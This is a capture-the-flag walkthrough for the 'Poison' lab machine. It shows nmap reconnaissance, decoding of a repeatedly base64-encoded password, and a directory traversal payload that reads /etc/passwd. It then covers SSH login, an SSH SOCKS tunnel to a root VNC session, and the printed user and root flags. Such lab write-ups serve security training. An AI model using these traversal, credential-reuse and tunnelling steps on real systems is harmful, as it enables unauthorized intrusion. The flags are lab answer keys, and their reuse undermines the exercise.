Poison :

Start Nmap scan

```
root@kali:~# nmap -A 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-04 18:01 CEST
Nmap scan report for 10.10.10.84
Host is up (0.027s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

You discover port 22 (SSH) and port 80 (HTTP), browse to http://10.10.10.84/

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname: [redacted]

Submit


After checked all « Scriptname », you found something into listfiles.php, a files named « pwdbackup.txt »

Array ([0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt)

Return to the main page and check the pwdbackup.txt file

This password is secure, it's encoded atleast 13 times.. what could go wrong really..
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExvakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExxWRlZTCmMxSkdjRFpO Ukd4RVdub3dPVU5uUFQwSwo=

You discover a base64 and a text who said « This password is secure, it's encoded atleast 13 times.. what could go wrong really.. »
Decode 13 times the base64 and you will got the password : Charix!2#4%6&8(0
Maybe a ssh password, return to the http page and do the directory traversal for found the username
http://10.10.10.84/browse.php?file=../../../../../etc/passwd



$FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System &:/:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/:/usr/sbin /nologin tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin news:*:8:8:News Subsystem:/:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin /nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin /nologin bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix: /bin/csh

You discover the username « charix »
Connect to SSH with the credentials found

```
root@kali:~# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Aug  2 17:38:47 2018 from 10.10.14.3
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!
```

Once connected got the user hash

```
charix@Poison:~ % ls
bin             secret.zip      user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
charix@Poison:~ %
```


User flag : eaacdfb2d141b72a589233063604209c

Privilege Escalation :

Download the « secret.zip » file into your machine with « scp »

```
root@kali:~# scp charix@10.10.10.84:secret.zip ~/
Password for charix@Poison:
secret.zip                                    100%  166     6.2KB/s   00:00
root@kali:~#
```

Extract it with the charix password : Charix!2#4%6&8(0
You found something like a key



Use netstat on the charix ssh connexion for see wich port is used

```
charix@Poison:~ % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      0 10.10.10.84.22         10.10.14.5.47796       ESTABLISHED
tcp4       0      0 127.0.0.1.25           *.*                    LISTEN
tcp4       0      0 *.80                   *.*                    LISTEN
tcp6       0      0 *.80                   *.*                    LISTEN
tcp4       0      0 *.22                   *.*                    LISTEN
tcp6       0      0 *.22                   *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801         *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901         *.*                    LISTEN
udp4       0      0 *.514                  *.*
udp6       0      0 *.514                  *.*
```

You discover something into port 5801 / 5901 on the localhost target after do some google research you think its a VNC server.
Make a ssh tunneling on charix for access to the localhost


```
root@kali:~# ssh -D 1080 charix@10.10.10.84
Password for charix@Poison:
Last login: Sat Aug  4 18:15:25 2018 from 10.10.14.5
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!
```

Then edit /etc/proxychains.conf, the proxy need to listen on the port 1080 cause of our ssh tunneling

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Connect to VNC with proxychains and with the help of your secret key

```
root@kali:~# proxychains vncviewer -passwd secret 127.0.0.1:5901
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5901-<><>-OK
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```



Got the root flag

```
X Desktop
root@Poison:~ # ls
.Xauthority     .k5login        .rnd            .viminfo
.cshrc          .login          .ssh            .vnc
.history        .profile        .vim            root.txt
root@Poison:~ # cat root.txt
716d04b188419cf2bb99d891272361f5
root@Poison:~ #
```

Root flag : 716d04b188419cf2bb99d891272361f5